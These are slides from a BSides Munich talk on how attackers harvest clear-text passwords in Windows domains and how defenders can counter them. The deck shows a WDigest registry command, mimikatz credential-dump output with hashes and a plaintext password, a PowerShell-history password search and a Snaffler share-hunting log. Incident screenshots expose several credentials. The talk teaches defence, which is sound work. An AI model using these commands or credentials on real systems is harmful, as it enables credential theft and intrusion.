


# Fantastic Clear-Text Passwords and Where to Collect Them

**BSides Munich**

17.11.2025

# Some People Just Want to See the World Burn

- I chose this topic because I find LSASS dumping to be excessively noisy.  
However, a recent incident highlighted that... ↴



6 Alerts 0 Insights Alerts in this Incident Found 2 out of 6 results

Action = Detected +DR Revert

	TIMESTAMP	SEVERITY	ACTION	ALERT NAME	INITIATOR CMD
•	Sep 17th 2025 23:33:04	High	Detected	LSASS dump file written to disk	"C:\Windows\system32\taskmgr.exe" /4
•	Sep 17th 2025 23:15:25	High	Detected	★ LSASS dump file written to disk	"C:\Windows\system32\taskmgr.exe" /4

- DETECTED!** Not blocked. (VPN Login. Nexus / Nexus123 - no MFA. Local admin. Don't ask.)
- What's your SLA? 24x7? If not, good luck during the night and on weekends. 💣

# Not “Cleartext” Credentials by Default. However..

- The LSASS dump from before should not contain cleartext passwords by default (but you know, PTH and stuff.. 
- However, the little **WDigest** trick will let you collect cleartext credentials in the LSASS dump:
- ```
reg add
HKLM\SYSTEM\CurrentControlSet\Control\Se
curityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

[Elastic.co - Modification of WDigest Security Provider](#)

```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 1767606624 (00000000:695b8960)
Session          : RemoteInteractive from 16
User Name        : Administrator
Domain          : PORTAL
Logon Server     : PORTAL
Logon Time       : 17.11.2023 13:04:16
SID              : S-1-5-21-98958396-2956940227-2320151961-500
msv :
[00000002] Primary
* Username : Administrator
* Domain  : PORTAL
* LM      : 333b88263d0b957b8b0ea5a7df135b03
* NTLM    : 45d9dce7746eee80ba5b6574bdffefda
* SHA1   : aed3fef6fc17ed8c19b80ce87837e5573498d02
tspkg :
* Username : Administrator
* Domain  : PORTAL
* Password : eH!!&1=p
wdigest :
* Username : Administrator
* Domain  : PORTAL
* Password : eH!!&1=p
kerberos :
* Username : Administrator
* Domain  : PORTAL
* Password : eH!!&1=p
ssp :
credman :
```

# Quick Wins

Leak Sites & Stealer Logs

# Buy a Stealer Package

- I've got access to your network after I bought stealer logs. It was Racoon to be more exact.*


*One of your employees, Mary <redacted>, downloaded malware, and I guess Windows Defender was just turned off, because it's almost impossible to make any popular stealer like Redline, Racoon, Vidar to be FUD, especially spreading exe within tons of users.*

***The attack was not targeted at you, I was looking for citrix accesses.***

**URL:** <https://citrix.<company>.de/logon/LogonPoint/index.html>

**USER:** <username>


**PASS:** Colin.2111



|                                        | -- Folder  | 24 Aug 2023 at 10:32 |                      |
|----------------------------------------|------------|----------------------|----------------------|
| browsers                               | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| autofills                              | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| Chrome_112.0.5615.138-64_Default.txt   | 25 KB      | Plain Text           | 24 Aug 2023 at 10:32 |
| Chrome_112.0.5615.138-64_Profile 1.txt | 941 bytes  | Plain Text           | 24 Aug 2023 at 10:32 |
| Edge_112.0.1722.58-64_Default.txt      | 161 bytes  | Plain Text           | 24 Aug 2023 at 10:32 |
| Roaming_?_Opera GX Stable.txt          | 209 bytes  | Plain Text           | 24 Aug 2023 at 10:32 |
| cookies                                | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| extensions                             | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| Bitwarden_Chrome_Default               | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| passwords.txt                          | 17 KB      | Plain Text           | 24 Aug 2023 at 10:32 |
| System Info.txt                        | 12 KB      | Plain Text           | 24 Aug 2023 at 10:32 |
| tags.txt                               | Zero bytes | Plain Text           | 24 Aug 2023 at 10:32 |
| wallets                                | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| Exodus                                 | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| announcements.json                     | 2 bytes    | JSON                 | 24 Aug 2023 at 10:32 |
| Cookies                                | 20 KB      | Document             | 24 Aug 2023 at 10:32 |
| Cookies-journal                        | Zero bytes | Document             | 24 Aug 2023 at 10:32 |
| exodus.conf.json                       | 2 KB       | JSON                 | 24 Aug 2023 at 10:32 |
| exodus.wallet                          | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| Local State                            | 389 bytes  | Document             | 24 Aug 2023 at 10:32 |
| Local Storage                          | -- Folder  | 24 Aug 2023 at 10:32 |                      |
| Network Persistent State               | 111 bytes  | Document             | 24 Aug 2023 at 10:32 |
| Preferences                            | 120 bytes  | Document             | 24 Aug 2023 at 10:32 |
| window-state.json                      | 142 bytes  | JSON                 | 24 Aug 2023 at 10:32 |

# Or Buy Access to Fully Compromised Networks


- Right:** Screenshot from an underground forum where a criminal offered full access (with domain admin) to a customer network.
- Below:** Alternatively, leaked credentials for VPN access can be purchased where the users (known or unknown) are also domain administrators.



 **Giuseppe** Jun 5th, 2023 at 12:00 PM

For initial access information: A darknet research showed the Netscaler including username and password of the **eda** account who is a domain admin.

CleanShot 2023-06-05 at 11.58.14@2x.png ▾



 1






# Password Files

It couldn't be simpler

# The Dangers of Storing Unencrypted Passwords

- In a recent case, we examined the files opened by the attackers  (list below).
- This is not uncommon. Attackers repeatedly find **plaintext password files** that enable rapid privilege escalation.



The screenshot shows a dark-themed web page for Huntress. At the top, there's a navigation bar with links for Platform, Solutions, Why Huntress, Resources, Pricing, About, and a green 'Free Trial' button. Below the navigation, a breadcrumb trail shows 'Home > Blog > Huntress Threat Advisory: The Dangers of Storing Unencrypted Passwords'. A timestamp 'Published: September 15, 2025' is in a red-bordered box. The main title 'Huntress Threat Advisory: The Dangers of Storing Unencrypted Passwords' is prominently displayed. Below the title, it says 'By: Michael Elford, Chad Hudson'. To the right of the title is a network diagram showing a 'Customer's Network' with a 'SonicWall Device', a 'Huntress Portal' (IP 104.238.221.169), and a 'Huntress Backup' node. Arrows indicate data flow between these components. The entire page has a dark, professional look with red and white text.

| Timestamp            | User  | Process     | File Accessed                                               |
|----------------------|-------|-------------|-------------------------------------------------------------|
| Sep 18 2025 01:00:56 | NEXUS | notepad.exe | C:\Temp\saPW\saPW.txt                                       |
| Sep 18 2025 01:05:12 | NEXUS | notepad.exe | C:\admin\cred_temp.txt                                      |
| Sep 18 2025 01:13:17 | NEXUS | notepad.exe | \\ <server>\d\$\Nexus\instsrv\srv_install\User.txt</server> |
| Sep 18 2025 01:29:09 | NEXUS | notepad.exe | \\ <server>\c\$\admin\cred_temp.txt</server>                |

# Proactive Defence - Snaffler



- *Snaffler is a tool for pentesters and red teamers to help find valuable credentials (creds mostly, but it's flexible) in a large, complex haystack (a massive Windows/AD environment).*

[Github.com - Snaffler](https://github.com/Snaffler)


- And also for blue teamers 
- Place a Canarytoken on your file share – I wrote about this topic on my blog 

dfir.ch - Canarytokens: Catching Insider Threats (and Threat Actors?)

```
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:28Z [Info] Parsing args...
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:29Z [Info] Parsed args successfully.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:30Z [Info] Invoking DFS Discovery because no ComputerTargets or PathTargets were specified
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:30Z [Info] Getting DFS paths from AD.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:30Z [Info] Found 8 DFS Shares in 3 namespaces.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:30Z [Info] Invoking full domain computer discovery.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:30Z [Info] Getting computers from AD.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Info] Got 4 computers from AD.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Info] Starting to look for readable shares...
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Info] Created all sharefinder tasks.
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Black]<\l0sslslab-dc.l0sslslab.local\ADMIN$>()
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\ADMIN$>(R) Remote Admin
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Black]<\l0sslslab-dc.l0sslslab.local\C$>()
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\C$>(R) Default share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\CertEnroll>(R) Active Directory Certificate Services share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\DFS>(R) Default share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\dfs-test-namespace>(R)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab.local\help>(R)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\NETLOGON>(R) Logon server share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\share>(R)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\share2>(R)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\SYSVOL>(R) Logon server share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-dc.l0sslslab.local\test-namespace-2>(R)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Black]<\l0sslslab-client.l0sslslab.local\ADMIN$>()
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-client.l0sslslab.local\ADMIN$>(R) Remote Admin
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Black]<\l0sslslab-client.l0sslslab.local\C$>()
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-client.l0sslslab.local\C$>(R) Default share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:28:31Z [Share] [Green]<\l0sslslab-client.l0sslslab.local\DFS>(R) Default share
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:44Z [File] [Red]<KeepMemDumpByExtension|R|^.\dmp$|473.9MB|2021-05-17 03:15:16Z>(\l0sslslab-dc.l0sslslab.local\ADMIN$\\MEMORY.DMP)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:44Z [File] [Black]<KeepMemDumpByName|R|^MEMORY.DMP|473.9MB|2021-05-17 03:15:16Z>(\l0sslslab-dc.l0sslslab.local\ADMIN$\\MEMORY.DMP)
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:44Z [File] [Black]<KeepSSHKeysByFileName|R|^id_rsa$|0B|2021-08-06 08:19:17Z>(\l0sslslab-dc.l0sslslab.local\share\id_rsa) id_rsa
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:51Z [File] [Red]<RelayCertByExtension|R|2.6KB|2021-08-08 11:51:18Z>(\l0sslslab-dc.l0sslslab.local\share\l0sslslab-dc-CA.p12) PasswordCracked: password,HasPrivateKey,Subject:CN=l0sslslab-l0sslslab-dc-CA, DC=l0sslslab, DC=local,CrlSign, KeyCertSign, DigitalSignature,IsCACert,Expiry:7/31/2026 12:53:55 PM,Issuer:CN=l0sslslab-l0sslslab-dc-CA, DC=l0sslslab, DC=local
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:51Z [File] [Red]<KeepCmdCredentials|R|net user |32B|2021-12-20 03:58:04Z>(\l0sslslab-dc.l0sslslab.local\share\ps-script.ps1) net user lol SuperPassword123987
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:57Z [File] [Black]<KeepSSHKeysByFileName|R|^id_rsa$|0B|2021-08-06 08:19:17Z>(\l0sslslab-dc.l0sslslab.local\share\id_rsa) id_rsa
[l0sslslab\l0ss@l0sslslab-client] 2022-04-01 05:29:57Z [File] [Red]<KeepMemDumpByExtension|R|^.\dmp$|473.9MB|2021-05-17 03:15:16Z>(\l0sslslab-dc.l0sslslab.local\share\WindowsMEMORY.DMP) DMP
```

## Proactive Defence - Defender for Endpoint

*Should the user decide to save their passwords in Notepad, WordPad, or other Office applications, this activity is logged with Microsoft Defender for Endpoint and the user is notified of the activity, as illustrated below. In this scenario, the setting Notify Unsafe App is set to Enabled.*



*Depending on your userbase, incoming support calls may question why the prompts are occurring.* 

[Microsoft.com - Windows 11, version 22H2 Security baseline](#)

# PowerShell History

- ls -R

```
C:\Users*\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
| Select-String "password", "-p", "key", "pwd", "pass", "pw"
```



**Yann** 8:38 AM

PowerShell history reveal root password for ESXi 😐 (TST-04-W10.schneidersoft.local DAZ

```
C:\Users\daz\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt)
```

```
putty.exe -tls root@esx5 -pw QS2022!03mda?bzw2C
```

Trust everyone! Password for administrator@vsphere in PowerShell logs..




image.png ▼

```
4: Get-NetIPInterface
5: Install-Module VMware.PowerCLI -Scope CurrentUser
6: Connect-VIServer -Server 192.168.20.110 -User administrator@vSphere.local -Password Tru$tNo1!
7: Install-Module VMware.PowerCLI -Scope CurrentUser
8: Set-ExecutionPolicy RemoteSigned
9: dir
```

# Proactive Defence - Protected Event Logging

*To protect this information, Windows 10 introduces Protected Event Logging. Protected Event Logging lets participating applications encrypt sensitive data written to the event log. Later, you can decrypt and process these logs on a more secure and centralized log collector.*

*Event log content is protected using the IETF Cryptographic Message Syntax (CMS) standard. CMS uses public key cryptography. The keys used to encrypt content and decrypt content are kept separate.*



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

